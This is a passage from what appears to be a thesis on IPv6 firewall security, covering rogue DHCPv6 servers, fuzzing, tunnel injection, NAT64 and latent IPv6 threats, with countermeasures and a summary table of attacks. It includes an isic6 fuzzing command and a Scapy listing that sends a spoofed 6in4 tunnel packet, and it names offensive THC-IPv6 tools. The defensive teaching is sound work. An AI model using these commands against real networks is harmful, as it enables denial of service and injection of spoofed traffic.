but other ADVERTISE messages arrive at the IPv6 node, the network is possible under attack or at least a misconfigured DHCPv6 server resides on the network. A network administrator can also follow the DHCPv6 message exchange with a packet analyzer such as Wireshark [22]. For detecting rogue DHCPv4 servers, some tools such as dhcp_probe [98] or Open DHCP Locate [32] are available on the Internet. However, specific tools for detecting DHCPv6 servers do not exist yet. As an alternative to such IDS tools, a Scapy script can be used that sends a SOLICT messages and displays the received ADVERTISE messages such as shown in [69] for DHCPv4. But since the DHCPv6 SOLICIT message MUST contain a Client Identifier option with a DHCP Unique Identifier (DUID), this probe message cannot be built with a Scapy one-liner as the other Scapy scripts shown in this thesis. At least the "CCIE, the beginning!" blog presents a Scapy script that constructs DHCPv6 SOLICIT messages that are used for another DHCPv6 attack [78] but could be modified for detecting DHCPv6 servers.

#### Countermeasures for an IPv6 Node

An IPv6 node *cannot* distinguish between a legitimate and a rogue DHCPv6 server. It simply recognizes two (or more) different ADVERTISE messages and selects one of the proposed IPv6 addresses. Which DHCPv6 server the client selects depends on the implementation and is not specified by the RFC. Typically the client chooses the first arrived ADVERTISE message, i.e., the DHCPv6 server that won the race condition. This means that an IPv6 node has no chance to defeat a rogue DHCPv6 server attack unless the DHCPv6 authentication mechanisms presented earlier are used.

#### Firewall's Best Practices

If the firewall provides DHCPv6 server functionality it can at least detect a DHCPv6 flooding and should generate appropriate log entries. However, the only way to prevent this attack is to fine-tune some rate limits for incoming DHCPv6 requests since the DHCPv6 server cannot distinguish between legitimate and falsified DHCPv6 requests. If the rate limit is only configured on the DHCPv6 server itself, the attacker can still try to flood the server slowly. Therefore, rate limits for DHCPv6 requests should be implemented in the layer 2 infrastructure.

Regardless whether the firewall itself acts as a DHCPv6 server or not, it is quite difficult to passively recognize rogue DHCPv6 server spoofing attacks since the DHCPv6 server sends its messages (ADVERTISE and REPLY) via unicast to the link-local IPv6 address of the client node, which means that the firewall does not see these messages. The only broadcast messages that could be seen by the firewall are the SOLICIT and REQUEST messages from the IPv6 node. Since the REQUEST message contains the "Identity Association for Non-temporary Addresses Option", i.e., the proposed IPv6 address from the DHCPv6 server, the firewall could recognize a DHCPv6 server that offers falsified IPv6 addresses. However, this would require further deep DHCPv6 packet

investigations and a detailed list of any IPv6 prefixes allocated by legitimate DHCPv6 servers. Furthermore it would not work if the DHCPv6 server offers correct IPv6 addresses but forged DNS entries.

## 3.4. Attacks against IPv6 Implementations

Any new standard such as IPv6 needs to be implemented for many different platforms by many different IT developers. That is, the basic IPv6 stack and all its extensions as specified in the RFCs (Appendix A.2) need to be programmed in order to work on different operating systems, routers, firewalls, and any other devices that shall act as an IPv6 node on the network. Of course, not all implementations work as expected from the beginning because of human behavior. It can be distinguished between different cases of implementation bugs:

- **Implementation not confirm with the standard:** Some IPv6 stacks are not implemented with the standards one-to-one, i.e., they do not act as supposed. For example, even if the implementation sends and receives IPv6 packets as it should, it answers with wrong ICMPv6 messages to erroneous packets. These failures are misunderstandings of the standard. An example for a wrong implemented stack was Linux which answered to multicast packets that were sourced form a multicast address, [49, 43]. This was not correct related to RFC 4291. The smurf tools form the THC IPv6 attacking toolkit [47] can exploit this impelemtation bug which results in a total flood of the local network (see Section 3.1.1). Another example is the deprecation of Routing Header Type 0 (RH0; covered in Section 3.1.2) in RFC 5095. IPv6 stacks that do not block packets with this Routing header are not up to date even if the handling of this feature is implemented correctly.

- **Bugs in the implementation:** More difficult to find are bugs in the code which lead to unpredictable behavior such as denial of service attacks in which the device might completely fail or to more specific vulnerabilities in which an attacker might be able to inject code to the device in order to do some more harmful actions. For example, the Microsoft Windows Server 2008 had a vulnerability in which a special crafted ICMPv6 packet could lead to a remote code execution, [74].

In both cases it is not easy to find new bugs, especially if the source code is not available, i.e., if the code cannot be reviewed by independent testers. For the first case it is necessary to test the IPv6 stack with many correct packets in order to see a wrong answer or something analogous. In the second case a tool called fuzzer can be used in order to send many packets with random values to an IPv6 node. If the node survives this huge flooding of packets, it has probably no implementation bugs.

An IPv6 fuzzing program is the **IP Stack Integrity Checker (ISIC)** [105] which has a few tools for testing IPv6 implementations. In order to test the IPv6 protocol stack at all, the **isic6** tool

```
1  weberjoh@jw-nb09:~$ sudo isic6 -s fe80::1234:5678:90ab:cdef -d fe80::218:baff:fe31:c4e6
       -I 20 -p 10000
2  Compiled against Libnet 1.1.4
3  Installing Signal Handlers.
4  Seeding with 26371
5  No Maximum traffic limiter
6  Bad IP Version  = 10%           Odd Payload Length      = 10%
7  Frag'd Pcnt     = 10%           Bad Hop-by-Hop Options  = 10%
8   1000 @ 8195.2 pkts/sec and 6242.2 k/s
9   2000 @ 10219.5 pkts/sec and 7706.5 k/s
10  3000 @ 10311.2 pkts/sec and 7579.1 k/s
11  4000 @ 15272.3 pkts/sec and 11341.2 k/s
12 [...]
13
14 Wrote 10000 packets in 0.80s @ 12500.63 pkts/s
```

Listing 3.28: IPv6 Fuzzer: Isic6

can be used as seen in Listing 3.28. If the network in which the implementation testing is executed has an Internet connection, it is important to set the source IPv6 address (`-s ipv6-address`) to a link-local IPv6 address because the tested machine will reply with many ICMPv6 error messages to the source address. If the address is not specified, it is set to random values and many thousands of ICMPv6 messages would inadvertently be sent to the Internet via the default router. The destination address (`-d ipv6-address`) is a real address on the link, in this example the link-local IPv6 address of the default router/firewall. To specify the percentage of IPv6 packets with random Destination Option headers, the `-I` option is used. With the `-p <num>` option, the fuzzer stops after `<num>` packets. If this option is not specified, the fuzzer sends $2^{32}$ packets or until it is manually stopped. Lines 6 and 7 of Listing 3.28 show the percentage of the specific random parameters which isic6 uses for this fuzzing test. The last line shows the overall sent packets and the time needed to send them all. Similar tools to test against implementation bugs in ICMPv6, TCP, and UDP are **icmpsic6**, **tcpsic6**, and **udpsic6**. The manpage of isic provides further information about how to fine-tune the options. If any of these tools is called without any options, a summary page with the default values is shown.

In the case of a crash of the testing node these fuzzing tool are not able to recognize which situation led to the crash, i.e., they do not know nor store the random packet that led to the misbehavior of the crahsed node. However, they can be started with the same seed value to reproduce all sent random IPv6 packets if the tester approximately knows which packet led to the crash. The usage of a fuzzer can also lead to a denial of service attack since the tested node receives lots of unknown packets and has to reply with many ICMPv6 error messages to the source of the fuzzer. This can lead to a huge CPU consumption and can therefore block the real usage of the testing machine. As with any other security related tools, these fuzzers should only be used in a separate network area and not in a productive environment.

Since bugs in implementations are not found on a regular basis, there are no "Countermeasures of an IPv6 Node" nor "Firewall's Best Practices" for this section. Of course a node should implement the RFC standards as proposed, but this should be obvious. In fact, a tool that tests whether all IPv6 implementations and features are "RFC compliant" would be useful, but we have not found an appropriate tool for this intention though the firewall6 and implementation6 tools from the THC-IPv6 attacking toolkit [47] test several implementation bugs. As with any other security vulnerabilities it can be hoped that major bugs are found by security researchers and fixed by the appropriate developers prior to be found and exploited by any other persons who are willing to do more harmfull attacks.

## 3.5. Attacks against the Transition Methods

Unless IPv6 connectivity is not offered by all ISPs around the world, whether for big companies or for small office/home office DSL connections, transition methods such as tunnels or protocol translation will be used for gaining access to the IPv6 Internet. This section covers security issues that arise with the usage of different transition mechanisms.

### 3.5.1. Dual-Stack

The concept of dual-stack is a full operating IPv6 stack as well as a full operating IPv4 stack on each node on the network, which are completely independent of each other. This means that **both protocols must be fully supported by all security devices and applications**. The security policy should consider IPv6 with the same accuracy as IPv4 and the policy enforcement must be accomplished in the same way. If only one protocol is inspected by the firewall, the other one is still vulnerable for attacks. For example, if an organization enforces to use no split-tunneling in their VPNs for IPv4, the same should be true if the node is IPv6 capable. This is not true, for example, for the Cisco VPN-Client which permits every IPv6 connection even if split-tunneling is not allowed by the IPv4 VPN-Firewall, [101].

If only the conpect of dual-stack is used as a transition method, i.e., all clients as well as the complete infrastructure uses dual-stack, no new security weaknesses other than the already mentioned arise since no new technology is used. All IPv4 stacks are vulnerable for IPv4 attacks only and all IPv6 stacks are vulnerable for IPv6 attacks only.

Note that even in environments where IPv6 is *not* enabled on the perimeter routers, IPv6 might still be functional on the client operating systems such as Windows, Linux, or Mac OS X which have their dual-stacks activated by default. This results in some IPv6 latent threats which are covered in Section 3.6.




Figure 3.11.: Tunnel Injection: the attacker sends a 6in4 packet from a spoofed IPv4 source address to the correct destination address. Router 2 is doing the decapsulation of the tunneled IPv6 packets. If it does not verify the inner IPv6 addresses it lets the spoofed IPv6 packets (source `2001:db8:dead::1`) pass.

### 3.5.2. Tunnels

A tunnel is used to deliver IPv6 traffic through an IPv4-only infrastructure. When talking about tunnel security, the network administrator must distinguish between a tunnel that is used within the own networks, i.e., connects two inside IPv6 networks over an IPv4 network and a tunnel that is used to gain an IPv6 uplink to the Internet for an inside network, i.e., a transition method if the ISP does not offer native IPv6.

All IPv6 tunnel methods do *not* have any built-in security methods such as authentication, integrity or confidentiality. Thereby all tunnel mechanisms are applicable for the following security attacks, [49]:

- **Tunnel Sniffing:** If an attacker sits in the IPv4 routing path he has full control over the IPv6 tunnel and can sniff the tunnel or even execute man-in-the-middle attacks. In fact, this is not a new attack because an attacker that sits in the routing path of an IPv4-only network is in the same way dangerous for all IPv4 connections as for IPv6 tunnels.

- **Tunnel Injection:** The attacker can spoof the source IPv4 address of one tunnel endpoint and inject packets into the IPv6 network of the other tunnel endpoint. If the tunnel endpoint accepts packets which match the IPv4 address of the other tunnel endpoint without investigating the inner IPv6 addresses (uRPF, ACLs, etc.), the attacker can send any IPv6 traffic into the network, as seen in Figure 3.11, in which the attacker injects IPv6 packets with a source address of `2001:db8:dead::1`. Note that even an IPv4-only attacker can send these spoofed packets to the tunnel endpoint. However, an attacker is only able to send

```
>>> ipv4src = "192.0.2.1"
>>> ipv4dst = "192.0.2.2"
>>> ipv6src = "2001:db8:dead::1"
>>> ipv6dst = "2001:db8:2::80"
>>>
>>> packet6in4 = IP(src=ipv4src, dst=ipv4dst) /IPv6(src=ipv6src, dst=ipv6dst) /
    ICMPv6EchoRequest(data="Lorem ipsum dolor sit amet.")
>>> send(packet6in4)
.
Sent 1 packets.
>>>
```

Listing 3.29: Tunnel Injection with Scapy: since a 6in4 packet is simply a chaining of an IPv4 packet and an IPv6 packet, the creation with Scapy is quite simple.

spoofed IPv6 packets but has no chance to receive them from the victim's network. That is, an attacker can only execute DoS attacks.

To create forged 6in4 packets, the packet manipulation program **Scapy** [11] can be used. Listing 3.29 depicts a 6in4 packet which is created with the source and destination addresses appropriate to Figure 3.11. If the tunnel endpoint (router 2) unpacks the 6in4 packet, an ICMPv6 echo-request is delivered to the IPv6 address `2001:db8:2::80`. Since the attacker does not own the source IPv6 address of this echo-request, he will not get an answer.

If the perimeter firewall permits IP protocol 41 (IPv6 in IPv4, e.g., 6in4) from inside to outside, all clients behind that firewall can completely tunnel all IPv6 traffic without any further inspection. The same applies to other tunnel mechanisms such as Teredo which tunnels IPv6 through an IPv4 firewall if it permits UDP port 3544. This behaves similar to allowing IPsec through a firewall because all traffic is passed without inspection, too. To overcome this security issue, the network administrator should either block the appropriate protocols and ports to deny the use of IPv6 tunnels, or the firewall must be able to inspect the tunneled traffic.

Since dynamic tunnels such as 6to4, Teredo, or ISATAP must accept packets from any source they are more dangerous than static configured tunnels. "It is a scary proposition when your routers communicate with other nonauthenticated routers", [48]. In contrast, configured tunnels can be limited to accept packets from known tunnel endpoints only. But since attackers can still spoof this endpoint addresses in order to inject traffic into the inside network, additional security mechanisms such as IPsec should be used. RFC 4891 (Using IPsec to Secure IPv6-in-IPv4 Tunnels) shows three different scenarios for the usage of 6in4 tunnels and how to implement IPsec in these configured tunnels.

### 3.5.3. Protocol Translation NAT64/DNS64

NAT64/DNS64 is a protocol translation method to allow an IPv6-only client connect to an IPv4-only server. DNS64 (RFC 6147) changes the received A resource record to a AAAA record, while




Figure 3.12.: NAT64 plus independent IPv6-only Firewall.

NAT64 (RFC 6146) performs the stateful protocol translation from IPv6 to IPv4. Since NAT64 is the only proposed standard for protocol translation, we use the terms "NAT64" and "protocol translation" synonymously. Note that NAT64/DNS64 specifies only initiated connections from IPv6-only clients to IPv4-only servers and not vice versa, though "stateful NAT64 also supports IPv4-initiated communications to a subset of the IPv6 hosts through statically configured bindings in the stateful NAT64", (RFC 6146).

The primary security problem with NAT64 is that it cannot be used with IPsec since it breaks the end-to-end communication model. Therefore, IPsec cannot be used at all. The protocol translation technique itself is vulnerable to a denial of service attack in which an inside IPv6 attacker initiates many outbound requests in order to deplete the IPv4 address and port pools of the NAT64 device (**Pool Depletion Attack**). This attack also exists in IPv4-only NAT devices, [49, p. 460]. **Flooding** the NAT64/DNS64 machine with many packets can also result in a DoS attack since the application layer gateway (ALG) must inspect all packets which consumes CPU and memory load. As with IPv4-only NATs, NAT64 ALGs do not add any security components to the network at all. They just provide connectivity between the two different internet protocols. And just like any other implementations, NAT64/DNS64 are not immune against implementation issues such as CVE-2012-5688 in which a BIND 9 server using DNS64 can be crashed by a crafted query, [73].

For a network administrator, NAT64/DNS64 should not be seen as a firewall feature but as a transition method outside the IPv6 firewall feature set. Refer to Figure 3.12 in which the NAT64 translation is executed independent of the IPv6 firewall, i.e., the firewall must not be aware of the translation but only of the investigation of IPv6-only connections. Some core features such as unicast reverse path forwarding (uRPF) or flood prevention with rate limits should be activated on the firewall anyway. This prevents the mentioned DoS attacks at least from the inside networks. However, if NAT64/DNS64 is implemented on a firewall to omit the usage of an additional router, the NAT features must be exactly differentiated from all firewall features in order to configure and monitor them properly.

### 3.5.4. Countermeasures & Firewall's Best Practices

In general, when using tunnels to transfer IPv6 into a private network the firewall should screen the incoming tunnel traffic just the way regular incoming traffic is analyzed. Packets that enter the network through a tunnel should not be able to circumvent any packet filters. That is, the same incoming policy for IPv4 traffic should be applied to a tunnel interface for IPv6 traffic, i.e., ingress filtering. Unicast reverse path forwarding (uRPF) should be enabled in order to block injected traffic from spoofed source IPv6 addresses that reside on the inside network. Related to Figure 3.11, ACLs or tunnel inspection mechanisms that permit only incoming traffic with a source address within the range `2001:db8:1::/64` would prevent the encapsulation of the spoofed 6in4 packet. However, if the attacker spoofs correct IPv4 and IPv6 source addresses, the firewall cannot distinguish between falsified and legitimate tunnel packets. Therefore, using IPsec between two endpoints adds authentication, confidentiality, and integrity to all connections between the two networks. (Note that an attacker can still send spoofed IPv6 traffic through a native IPv6 connection if the tunnel is used to provide access to the IPv6 Internet at all. In this situation, the attacker does not attack the tunnel itself, but executes a normal IPv6 spoofing attack.)

#### Recommendations for the Secure Usage of Tunnels

- If the tunnel is used between two isolated IPv6 networks, i.e., not for accessing the IPv6 Internet, IPsec should be used to secure the IPv6 communication completely. This is exactly the same as for all other protocols that are used between two isolated networks, e.g., IPv4.
- If the tunnel provides access to the IPv6 Internet, i.e., if the ISP does not offer native IPv6, ingress filtering, unicast reverse path forwarding, etc., should be configured on the tunnel interface just if that interface provides native IPv6. "Tunnels should be treated as an external link", [31]. To have the responsibilities seperated between "tunnel endpoint" and "firewall", a dedicated router that acts as the tunnel endpoint can be installed on the outside network of the firewall as depicted in Figure 3.13. "Hence, it would be desirable to keep the mechanisms simple (as few in number as possible and built from pieces as small as possible) to simplify analysis", (RFC 4942). From this tunnel endpoint, native IPv6 is provided on the link and the firewall needs no special protection methods against tunnel attacks. To add further security to the tunnel itself, IPsec should be used between the two tunnel endpoints. However, this might be difficult to realize since not all tunnel provider will offer IPsec encryption for their tunnels.

#### Countermeasures for an IPv6 Node

Until IPv6 is the only internet protocol that is used, the dual-stack approach on the complete network, e.g., with a single static IPv6 tunnel to the perimeter router should be used instead of dynamic tunnels on each of the end-user computers. Therefore, all dynamic tunnel mechanisms on




Figure 3.13.: Tunnel for Native IPv6: beginning at the router, native IPv6 resides on the link. That is, the firewall sees native IPv6 (and IPv4) traffic only.

the computers should be disabled while the usage of dual-stack should be preferred. That is, the end-user computers and servers behave as IPv4 and IPv6 nodes on the network but do not maintain their own tunnels. For teleworkers that have only an IPv4 Internet connection but need IPv6, a secure IPv4 VPN connection to the organization which tunnels IPv6 traffic should be used. This eliminate the usage of mere IPv6 tunnels and prefers well-known IPv4 IPsec VPNs.

#### Firewall's Best Practices

- The network security policy for IPv6 should have the same rules and enforcement strength as for the IPv4 networks.
- Configure static IPv6 in IPv4 tunnels (6in4) on the perimeter router only and block all other (dynamic) tunnel traffic through the firewall, e.g., IP protocol 41 for 6in4 tunnels or UDP-Port 3544 for Teredo. However, since the default port of Teredo can be changed, a firewall must provide deep packet inspection in order to recognize and block dynamic tunnel protocols completely.
- If the usage of an IPv6 tunnel behind the perimeter firewall is mandatory, the firewall must be able to screen the tunneled IPv6 traffic in the same way as it would be native IPv6 traffic.

## 3.6. Latent IPv6 Threats

Even if IPv6 is not used within a company the network is not immune against IPv6 threats. This is because modern operating systems such as Windows, Mac OS X, and Linux have their IPv6 stacks enabled by default while no IPv6 security policy is enforced in the network. These OSs generate at least a link-local IPv6 address for each IPv6 interface and listen to incoming Router Advertisements in order to communicate over native IPv6. "In Windows, IPv6 is installed and enabled by default [...]. Windows by default prefers the use of IPv6 over IPv4", [27, p. 20]. Two threat possibilities arise from this behavior:

- **Rogue Router Advertisements:** Just like the Router Advertisement spoofing attacks mentioned in Section 3.2.1, a layer 2 attacker can send correct but illegal RAs while providing native IPv6 connectivity to the Internet. Almost immediately all client machines will

generate global unicast IPv6 addresses and will use their IPv6 connectivity with a higher preference than IPv4. This dramatically circumvents any security policies since all IPv4-only firewalls/IDS/etc. will not see any IPv6 traffic while the attacker forwards and sees it completely and is even able to execute man-in-the-middle attacks. But since the IPv6 traffic is only about 1 % of the global Internet traffic (Section 2.9), the attacker is only able to see this 1 % of the end-user connections. However, the attacker could also use IPv6 transition methods such as NAT64/DNS64 to further redirect all traffic over his router.

- **Automatic Tunneling:** Even if the network is not under attack some client machines might build IPv6 tunnels on their own if they want to communicate with IPv6-only nodes. For example, the dynamic tunnel protocol "Teredo" is capable of tunneling IPv6 traffic over an IPv4 NAT device. If the IPv4 firewall allows all UDP traffic from the inside to the outside network to pass and Teredo is enabled on a client computer, it can tunnel IPv6 traffic without any interception.

Network administrators must be aware of IPv6 traffic within their network even if they do not use IPv6 regularly. If client machines operate as dual-stack nodes while the security policy only enforces IPv4 rules, the network at all is vulnerable against certain attacks. Eric Vyncke illustrates this issue in one sentence: "your network: does not run IPv6; your assumption: I'm safe; reality: you are **not** safe", [100]. "The unintended presence of native IPv6 traffic and IPv6 tunnels in "IPv4-only" networks introduces a whole new class of network vulnerabilities", [42].

To overcome this issue, network administrators that do not want to use native IPv6 in their networks should enforce two policies: **IPv6 must be blocked/disabled on all devices**, i.e., on all IPv6 nodes (client operating systems) as well as on firewalls (block tunnels), while the **network should monitor whether IPv6 traffic still resides on it**. For example, network switches can investigate the Ethertype value of Ethernet frames, since all IPv6 packets have a static Ethertype value of `0x86DD`.

However, a good decision to overcome any latent IPv6 threats as well as attacks against the transition methods is to deploy native IPv6 on all inside networks since the transition to IPv6 is indispensable at all. This has the side effect that network administrators are trained to handle IPv6 traffic and security threats while they are not under time pressure to deploy IPv6.

## 3.7. Comparison of IPv4 and IPv6 Security Weaknesses

When moving from IPv4 to IPv6 the network layer of the OSI model (layer 3) changes. Hence, **all security weaknesses that attack the layers below or above the network layer remain the same**, e.g. cross-site scripting attacks in a web application.

**Little differences** are in attacks against the local area network that use the Neighbor Discovery Protocol (NDP) instead of the Address Resolution Protocol (ARP). The classical ARP spoof is now called Neighbor Advertisement spoof, but the impact to the local network is the same. Amplification attacks now use the concept of multicast instead of broadcast, and rogue DHCPv6 servers change their protocol from DHCPv4.

Security threats that are **new to IPv6** are related to multicast, extension headers, an ICMPv6. The autoconfiguration feature can easily be disrupted and the population of rogue Router Advertisements in order to use a new default router are new to IPv6. As long as not all ISPs provide native IPv6, the transition methods will be under attack, too. Ultimately not all IPv6 implementations are without any bugs.

An advantage even for security reasons is the vast address space of IPv6. It is now possible to divide the infrastructure into small subnets in order to enforce security already on the network layer with appropriate firewalls. If a company owns a /48 prefix, i.e., 65536 subnets, it can even administrate a different subnet for each service such as HTTP-servers, mail-servers, and so on. Finally, due to the returned end-to-end communication model, IPsec can be used for securing channels between single hosts, which adds more security options for communicating over the Internet.

In summary, "IPv6 security is in many ways the same as IPv4 security" [23, p. 2], but since IPv6 is new to many network administrators and security specialists who have not experienced IPv6 in detail yet, it is more likely that an attacker can exploit some vulnerabilities due to misconfigured IPv6 nodes in a network.

## 3.8. Comprehensive List: IPv6 Security Attacks

Table 3.2 summarizes all security attacks we have presented in this thesis. It can be used as a short reference while all vulnerabilities are explained in detail in the appropriate sections. For further reading, the "IPv6 Security" book from Scott Hogg and Eric Vyncke [49] as well as the following RFCs should be consulted: RFC 3756 (*IPv6 Neighbor Discovery (ND) Trust Models and Threats*) and RFC 4942 (*IPv6 Transition/Coexistence Security Considerations*).

All security tools are from the **THC-IPv6 attacking toolkit** [47] except **Scapy** [11]. The IPv6 fuzzing program **IP Stack Integrity Checker (ISIC)** [105] is not listed as an IPv6 security attack since it does not exploit a specific vulnerability but sends random values. However, since the IPv6 stack of any IPv6 node can be tested by sending many false parameters within IPv6 packets we still use this program on our firewall tests in the next chapter.

The columns "RFC: SHOULD NOT" and "RFC: MUST NOT" indicate whether a fraction of the attack uses some illegal functions due to the RFCs.

The "ICMPv6: echo-request" column is only checked if the attack itself relies on echo-requests. If the attacking tool uses echo-requets while the vulnerability relies on some other functions the column is not checked. For example, a firewall evasion tool might send echo-requests, while the vulnerability is based on fields in the IPv6 header. In this case, the vulnerability itself does not rely on echo-requests and the column is not checked.

The two "Layer 3 Device (Firewall) can ..." columns are only checked if the IPv6 firewall is able to recognize attacks even if a third IPv6 node is under attack. For example, the NA spoofing with the tool parasite6 can only be seen by the firewall if it itself is under attack. In contrast, the firewall can see a NA spoof with the tool fake_advertise6 since this attack sends packets to the all-nodes multicast address `ff02::1`.

Checkmarks in brackets indicate that the attack can be used for the specific purpose but the actual vulnerability has a different aim. For example, with Neighbor Advertisement spoofing a denial of service attack can be issued while the actual purpose is to falsify neighbor cache entries. If the "Layer 3 Device (Firewall) can block" column has a checkmark in brackets, the firewall cannot block the attack directly but can use other features such as rate limiting to thwart the attack. The two reconaissance tools have its information gathering checkmarks in brackets since they only obtain the information whether active IPv6 nodes reside on the link and do not gain other more confidential information. For more details about the attacks the previous sections should be read.

We categorize the "Log Severity" for all attacks into three classes based on how a firewall can detect an attack and should log it. Attacks that have no log severity at all use legal functions of IPv6 and thus the firewall has no chance to recognize whether it is an attack or not. The attacks with a notice log severity use legal IPv6 operations, too, but can exploit them by sending falsified values. An error log severity indicates an attack which behaves abnormal, e.g., floods many packets. An attack with an alert log severity can definitely be recognized by a firewall as a major attack. However, the categorizations are not based on the overall impact of the attacks but on the logging severity for the firewall. If a "normal looking" packet is actual an attack the firewall has no chance to recognize this and cannot log it.

| Attack | Tool | Covered on Page | RFC: SHOULD NOT | RFC: MUST NOT | Firewall Evasion | Denial of Service | Information Gathering | Man-in-the-Middle | Extension Headers | ICMPv6: echo-request | ICMPv6: Router Advertisement | ICMPv6: Neighbor Sol./Adv. | Multicast to all-nodes ff02::1 | Only Layer 2 | Layer 2 Device (Switch) can detect | Layer 2 Device (Switch) can block | Layer 3 Device (Firewall) can detect | Layer 3 Device (Firewall) can block | Log Severity |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Reconnaissance | alive6 | 33 | | | | | (x) | | | x | | | x | | | | | | - |
| | Nmap | 34 | | | | | (x) | | | x | x | | x | | | | x | | n |
| Amplification | smurf6 | 36 | | | | x | | | | x | | | x | x | | | x | | e |
| | rsmurf6 | 37 | | x | | x | | | | x | | | | | | | x | x | e |
| Covert Channel | Scapy | 39 | | | x | | | | x | | | | | | | | x | x | e |
| Router Alert | Scapy | 40 | | | | | | | x | | | | | | | | x | | - |
| | denial6 | 41 | | | | x | | | x | | | | | | | | x | (x) | a |
| Routing Header 0 | Scapy | 42 | | x | x | x | | | x | | | | | | | | x | x | e |
| Tiny Fragments | Scapy | 45 | | | x | | | | x | | | | | | | | x | x | n |
| Large Fragments | thcping6 | 45 | | | x | | | | x | | | | | | | | x | x | n |
| RA Spoofing | fake_router26 | 49 | | | | x | x | x | | | x | | x | x | x | x | x | | n |
| | kill_router6 | 53 | | | | x | | | | | x | | x | x | x | x | x | | a |
| | flood_router26 | 53 | | | | x | | | | | x | | x | x | x | x | x | | a |
| NA Spoofing | parasite6 | 56 | | | | (x) | x | x | | | | x | | x | x | x | | | - |
| | fake_advertise6 | 61 | x | | | (x) | x | x | | | | x | x | x | x | (x) | x | | a |
| | flood_advertise6 | 62 | x | | | x | | | | | | x | x | x | x | x | x | | e |
| NS Spoofing | flood_solicitate6 | 63 | | | | x | | | | | | x | x | x | x | x | x | | e |
| NS Flooding Remote | ndpexhaust6 | 65 | | | | x | | | | x | | x | | | x | x | x | (x) | e |
| DAD Spoofing | dos-new-ip6 | 65 | | | | x | | | | | | x | | x | x | x | x | | e |
| Redirect Spoofing | redir6 | 67 | | x | | (x) | x | x | | | | | | x | | | (x) | | - |
| DHCPv6 Spoofing | flood_dhcpc6 | 73 | | | | x | | | | | | | | x | x | x | (x) | | e |
| | fake_dhcps6 | 74 | | | | x | x | (x) | | | | | | x | x | x | | | - |
| Tunnel Injection | Scapy | 83 | | | x | | | | | | | | | | | | (x) | (x) | a |
| **Total** | | | 2 | 3 | 5 | 16 | 7 | 5 | 6 | 5 | 4 | 6 | 9 | 12 | 11 | 11 | 20 | 8 | |

Table 3.2.: IPv6 Security Attacks: Firewall Evasion attacks try to send information over the firewall without beeing detected, Denial of Service attacks disrupt at least one service of the firewall, and Information Gathering attacks can even obtain information from the IPv6 nodes, mostly via MITM tools.

# 4. Laboratory & Security Tests

The main purpose of this thesis is the creation of a test laboratory for checking whether IPv6 firewalls prevent the security attacks explained in the previous sections. In this chapter, we describe the building of the test laboratory, list the selected security attacks we used, and present the results of the tested firewalls.

## 4.1. Laboratory Installation & Configuration

